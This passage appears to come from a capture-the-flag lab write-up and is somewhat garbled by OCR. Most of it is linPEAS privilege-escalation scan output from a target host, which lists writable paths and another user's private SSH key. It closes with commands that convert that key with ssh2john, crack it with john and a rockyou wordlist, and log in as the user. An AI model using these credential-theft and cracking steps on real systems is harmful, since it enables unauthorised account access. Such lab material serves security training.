            ╣ Searching folders owned by me containing others files on it (limit 100)
-rw-r--r-- 1 root root 0 Jan 22 16:51 /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/
user@1001.service/cgroup.clone children
-rw-r--r-- 1 root root 0 Jan 22 16:51 /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/
user@1001.service/notify_on_release
             Readable files belonging to root and readable by me but not world readable
             Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/
mqueue
/dev/shm
/run/lock
/run/user/1001
/run/user/1001/systemd
/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
/tmp/.Test-unix
/tmp/tmux-1001
#)You_can_write_even_more_files_inside_last_directory
/var/crash
/var/lib/lxcfs/cgroup/memory/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/init.scope/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/accounts-daemon.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/acpid.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/apache2.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/apparmor.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/apport.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/atd.service/cgroup.event control
```

```
/var/lib/lxcfs/cgroup/memory/system.slice/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/console-setup.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/cron.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/dbus.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-disk-byx2duuid-
db3bdca8x2d5517x2d4600x2db896x2de8479e05e44a.swap/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-mqueue.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/dev-xvda5.swap/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/grub-common.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/ifup@eth0.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/irqbalance.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/iscsid.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/keyboard-setup.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/kmod-static-nodes.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/lvm2-lvmetad.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/lvm2-monitor.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/lxcfs.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/lxd-containers.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/mdadm.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/-.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/networking.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/nmbd.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/ondemand.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/open-iscsi.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/polkitd.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/proc-sys-fs-binfmt misc.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/rc-local.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/resolvconf.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/rsyslog.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/run-user-1001.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/samba-ad-dc.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/setvtrgb.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/smbd.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/snapd.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/ssh.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-fs-fuse-connections.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/sys-kernel-debug.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-journald.service/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-journal-flush.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-logind.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-modules-load.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-random-seed.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-remount-fs.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-sysctl.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-timesyncd.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-tmpfiles-setup-dev.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-tmpfiles-setup.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-udevd.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-udev-trigger.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-update-utmp.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/systemd-user-sessions.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/system-getty.slice/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/system-serialx2dgetty.slice/cgroup.event_control
/var/lib/lxcfs/cgroup/memory/system.slice/tomcat.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/ufw.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/unattended-upgrades.service/cgroup.event control
/var/lib/lxcfs/cgroup/memory/system.slice/var-lib-lxcfs.mount/cgroup.event control
/var/lib/lxcfs/cgroup/memory/user.slice/cgroup.event control
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service
/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/cgroup.procs
```

/var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/cgroup.clone children /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/cgroup.procs /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/notify on release /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/init.scope/tasks /var/lib/lxcfs/cgroup/name=systemd/user.slice/user-1001.slice/user@1001.service/tasks /var/spool/samba /var/tmp Interesting GROUP writable files (not in Home) (max 500) https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files Other Interesting Files ╣.sh files in path https://book.hacktricks.xyz/linux-hardening/privilege-escalation#script-binaries-in-path /usr/bin/ gettext.sh Executable files potentially added by user (limit 70) Unexpected in /opt (usually empty) total 18416 drwxr-xr-x 3 root root 4096 Apr 23 2018. 4096 Apr 23 2018 .. drwxr-xr-x 24 root root drwxr-xr-x 9 tomcat9 tomcat9 4096 Jan 22 16:12 apache-tomcat-9.0.7 -rw-r--r- 1 root root 9517889 Apr 3 2018 apache-tomcat-9.0.7.tar.gz -rw-r--r- 1 root root 9323198 Jul 6 2017 struts2-rest-showcase-2.5.12.war Irwxrwxrwx 1 tomcat9 tomcat9 19 Apr 18 2018 tomcat-latest -> apache-tomcat-9.0.7 Unexpected in root /.bash history /initrd.img.old /vmlinuz.old /vmlinuz /samba /initrd.img

/var/log/ btmp

/var/log/syslog /var/log/auth.log

/var/log/kern.log logrotate 3.8.7

Modified interesting files in the last 5mins (limit 100)

```
| Files inside /home/jan (limit 20)
total
12
drwxr-xr-x 2 root root 4096 Apr 23 2018.
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw----- 1 root jan 47 Apr 23 2018 .lesshst
             引 Files inside others home (limit 20)
/home/
kay/.profile
/home/kay/.viminfo
/home/kay/.bashrc
/home/kay/.bash history
/home/kay/.lesshst
/home/kay/.ssh/authorized keys
/home/kay/.ssh/id rsa
/home/kay/.ssh/id rsa.pub
/home/kay/.bash logout
/home/kay/.sudo as admin successful
/home/kay/pass.bak
/var/www/html/index.html
/var/www/html/development/dev.txt
/var/www/html/development/j.txt
            ╡ Searching installed mail applications
            ╣ Mails (limit 50)
   Backup files (limited 100)
-rw-r--r-- 1 root root 610 Apr 17 2018 /etc/xml/
catalog.old
-rw-r--r-- 1 root root 673 Apr 17 2018 /etc/xml/xml-core.xml.old
-rw-r--r-- 1 root root 9542 Apr 19 2018 /etc/samba/smb.conf.bak
-rw-r--r-- 1 root root 128 Apr 17 2018 /var/lib/sgml-base/supercatalog.old
-rw-r--r-- 1 root root 190367 Jul 18 2017 /usr/src/linux-headers-4.4.0-87-generic/.config.old
-rw-r--r-- 1 root root 0 Jul 18 2017 /usr/src/linux-headers-4.4.0-87-generic/include/config/net/team/mode/
activebackup.h
-rw-r--r-- 1 root root 0 Jul 18 2017 /usr/src/linux-headers-4.4.0-87-generic/include/config/wm831x/backup.h
-rw-r--r-- 1 root root 190615 Apr 2 2018 /usr/src/linux-headers-4.4.0-119-generic/.config.old
-rw-r--r-- 1 root root 0 Apr 2 2018 /usr/src/linux-headers-4.4.0-119-generic/include/config/net/team/mode/
activebackup.h
-rw-r--r-- 1 root root 0 Apr 2 2018 /usr/src/linux-headers-4.4.0-119-generic/include/config/wm831x/backup.h
-rwxr-xr-x 1 root root 226 Apr 14 2016 /usr/share/byobu/desktop/byobu.desktop.old
-rw-r--r-- 1 root root 11358 Apr 17 2018 /usr/share/info/dir.old
-rw-r--r-- 1 root root 665 Apr 16 2016 /usr/share/man/man8/vqcfqbackup.8.gz
-rw-r--r-- 1 root root 1624 Mar 14 2016 /usr/share/man/man8/tdbbackup.tdbtools.8.gz
-rw-r--r-- 1 root root 298768 Dec 29 2015 /usr/share/doc/manpages/Changes.old.gz
-rw-r--r-- 1 root root 7867 May 6 2015 /usr/share/doc/telnet/README.telnet.old.gz
-rw-r--r- 1 root root 31600 Feb 15 2018 /usr/lib/open-vm-tools/plugins/vmsvc/libvmbackup.so
-rwxr-xr-x 1 root root 10504 Mar 14 2016 /usr/bin/tdbbackup.tdbtools
-rw-r--r-- 1 root root 8710 Jul 18 2017 /lib/modules/4.4.0-87-generic/kernel/drivers/net/team/
team mode activebackup.ko
-rw-r--r-- 1 root root 8990 Jul 18 2017 /lib/modules/4.4.0-87-generic/kernel/drivers/power/wm831x backup.ko
-rw-r--r-- 1 root root 8710 Apr 2 2018 /lib/modules/4.4.0-119-generic/kernel/drivers/net/team/
team mode activebackup.ko
-rw-r--r-- 1 root root 8990 Apr 2 2018 /lib/modules/4.4.0-119-generic/kernel/drivers/power/wm831x backup.ko
```

```
Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /var/lib/mlocate/mlocate.db: regular file, no read
permission
Found /var/lib/nssdb/cert9.db: SQLite 3.x database
Found /var/lib/nssdb/key4.db: SQLite 3.x database
Found /var/lib/nssdb/secmod.db: Berkeley DB 1.85 (Hash, version 2, native byte-order)
-> Extracting tables from /var/lib/nssdb/cert9.db (limit 20)
-> Extracting tables from /var/lib/nssdb/key4.db (limit
20)
             ╣ Web files?(output limit)
/var/
www/:
total 12K
drwxr-xr-x 3 root root 4.0K Apr 18 2018.
drwxr-xr-x 14 root root 4.0K Apr 18 2018 ..
drwxr-xr-x 3 root root 4.0K Apr 23 2018 html
/var/www/html:
total 16K
drwxr-xr-x 3 root root 4.0K Apr 23 2018.
                          4.0K Apr 18 2018 ..
drwxr-xr-x 3 root root
   All relevant hidden files (not in /sys/ or the ones listed in the previous check) (limit 70)
-rw-r--r-- 1 root root 0 Apr 18 2018 /
etc/.java/.systemPrefs/.system.lock
-rw-r--r- 1 root root 0 Apr 18 2018 /etc/.java/.systemPrefs/.systemRootModFile
-rw-r--r-- 1 root root 220 Aug 31 2015 /etc/skel/.bash_logout
-rw----- 1 root root 0 Aug 1 2017 /etc/.pwd.lock
-rw-r--r-- 1 root root 1391 Apr 17 2018 /etc/apparmor.d/cache/.features
-rw-r--r-- 1 root root 0 Jan 22 16:11 /run/network/.ifstate.lock
-rw-r--r-- 1 root root 2600 Mar 14 2018 /usr/lib/jvm/.java-1.8.0-openjdk-amd64.jinfo
-rw-r--r-- 1 kay kay 220 Apr 17 2018 /home/kay/.bash_logout
      Readable files inside /tmp, /var/tmp, /private/tmp, /private/var/at/tmp, /private/var/tmp, and
backup folders (limit 70)
-rwxr-xr-x 1 jan jan 847920 Jan 22 16:49 /tmp/
linpeas.sh
        Searching passwords in history files
             Searching *password* or *credential* files in home (limit 70)
/bin/systemd-ask-
password
/bin/systemd-tty-ask-password-agent
/etc/java-8-openjdk/management/jmxremote.password
/etc/pam.d/common-password
/usr/lib/git-core/git-credential
/usr/lib/git-core/git-credential-cache
/usr/lib/git-core/git-credential-cache--daemon
/usr/lib/git-core/git-credential-store
 #)There are more creds/passwds files in the previous parent folder
```

47/50

/usr/lib/grub/i386-pc/password.mod

/usr/lib/grub/i386-pc/password pbkdf2.mod /usr/lib/jvm/java-8-openjdk-amd64/jre/lib/management/jmxremote.password /usr/lib/python2.7/dist-packages/samba/credentials.so /usr/lib/python2.7/dist-packages/samba/tests/credentials.py /usr/lib/python2.7/dist-packages/samba/tests/credentials.pyc /usr/lib/x86 64-linux-gnu/libsamba-credentials.so.0 /usr/lib/x86 64-linux-gnu/libsamba-credentials.so.0.0.1 /usr/lib/x86 64-linux-gnu/samba/ldb/local password.so /usr/lib/x86 64-linux-gnu/samba/ldb/password hash.so /usr/lib/x86 64-linux-gnu/samba/libcmdline-credentials.so.0 /usr/share/dns/root.key /usr/share/doc/git/contrib/credential /usr/share/doc/git/contrib/credential/gnome-keyring/git-credential-gnome-keyring.c /usr/share/doc/git/contrib/credential/netrc/git-credential-netrc /usr/share/doc/git/contrib/credential/osxkeychain/git-credential-osxkeychain.c /usr/share/doc/git/contrib/credential/wincred/git-credential-wincred.c /usr/share/locale-langpack/en_AU/LC_MESSAGES/ubuntuone-credentials.mo /usr/share/locale-langpack/en GB/LC MESSAGES/ubuntuone-credentials.mo /usr/share/man/man1/git-credential.1.gz /usr/share/man/man1/git-credential-cache.1.gz /usr/share/man/man1/git-credential-cache--daemon.1.gz /usr/share/man/man1/git-credential-store.1.gz #)There are more creds/passwds files in the previous parent folder /usr/share/man/man7/gitcredentials.7.gz /usr/share/man/man8/systemd-ask-password-console.path.8.gz /usr/share/man/man8/systemd-ask-password-console.service.8.gz /usr/share/man/man8/systemd-ask-password-wall.path.8.gz /usr/share/man/man8/systemd-ask-password-wall.service.8.gz #)There are more creds/passwds files in the previous parent folder /usr/share/pam/common-password.md5sums /var/cache/debconf/passwords.dat /var/lib/pam/password ╡ Checking for TTY (sudo/su) passwords in audit logs

 Image: Searching passwords inside logs (limit 70)

 2017-08-01 11:16:21 configure base-passwd:amd64 3.5.39 3.5.39 2017-08-01 11:16:21 install base-passwd:amd64 <none> 3.5.39 2017-08-01 11:16:21 status half-configured base-passwd:amd64 3.5.39 2017-08-01 11:16:21 status half-installed base-passwd:amd64 3.5.39 2017-08-01 11:16:21 status installed base-passwd:amd64 3.5.39 2017-08-01 11:16:21 status unpacked base-passwd:amd64 3.5.39 2017-08-01 11:16:23 status half-configured base-passwd:amd64 3.5.39 2017-08-01 11:16:23 status half-installed base-passwd:amd64 3.5.39 2017-08-01 11:16:23 status unpacked base-passwd:amd64 3.5.39 2017-08-01 11:16:23 upgrade base-passwd:amd64 3.5.39 3.5.39 2017-08-01 11:16:28 install passwd:amd64 <none> 1:4.2-3.1ubuntu5 2017-08-01 11:16:28 status half-installed passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:16:28 status unpacked passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:16:31 configure base-passwd:amd64 3.5.39 <none> 2017-08-01 11:16:31 status half-configured base-passwd:amd64 3.5.39 2017-08-01 11:16:31 status installed base-passwd:amd64 3.5.39 2017-08-01 11:16:31 status unpacked base-passwd:amd64 3.5.39 2017-08-01 11:16:37 configure passwd:amd64 1:4.2-3.1ubuntu5 <none> 2017-08-01 11:16:37 status half-configured passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:16:37 status installed passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:16:37 status unpacked passwd:amd64 1:4.2-3.1ubuntu5

2017-08-01 11:17:35 status half-configured passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:17:35 status half-installed passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:17:35 status unpacked passwd:amd64 1:4.2-3.1ubuntu5 2017-08-01 11:17:35 status unpacked passwd:amd64 1:4.2-3.1ubuntu5.3 2017-08-01 11:17:35 upgrade passwd:amd64 1:4.2-3.1ubuntu5 1:4.2-3.1ubuntu5.3 2017-08-01 11:17:36 configure passwd:amd64 1:4.2-3.1ubuntu5.3 <none> 2017-08-01 11:17:36 status half-configured passwd:amd64 1:4.2-3.1ubuntu5.3 2017-08-01 11:17:36 status installed passwd:amd64 1:4.2-3.1ubuntu5.3 2017-08-01 11:17:36 status unpacked passwd:amd64 1:4.2-3.1ubuntu5.3 base-passwd depends on libc6 (>= 2.8); however: base-passwd depends on libdebconfclient0 (>= 0.145); however: Description: Set up users and passwords dpkg: base-passwd: dependency problems, but configuring anyway as you requested: Preparing to unpack .../base-passwd 3.5.39 amd64.deb ... Preparing to unpack .../passwd 1%3a4.2-3.1ubuntu5 amd64.deb ... Selecting previously unselected package base-passwd. Selecting previously unselected package passwd. Setting up base-passwd (3.5.39) ... Setting up passwd (1:4.2-3.1ubuntu5) ... Shadow passwords are now on. Unpacking base-passwd (3.5.39) ... Unpacking base-passwd (3.5.39) over (3.5.39) ... Unpacking passwd (1:4.2-3.1ubuntu5) ... API Keys Regex

Regexes to search for API keys aren't activated, use param '-r'

ssh2john

ssh2john kay_id_rsa > ssh_kay.txt john --wordlist=/usr/share/wordlists/rockyou.txt ssh_kay.txt chmod 400 kay_id_rsa ssh -i kay_id_rsa kay@10.10.108.127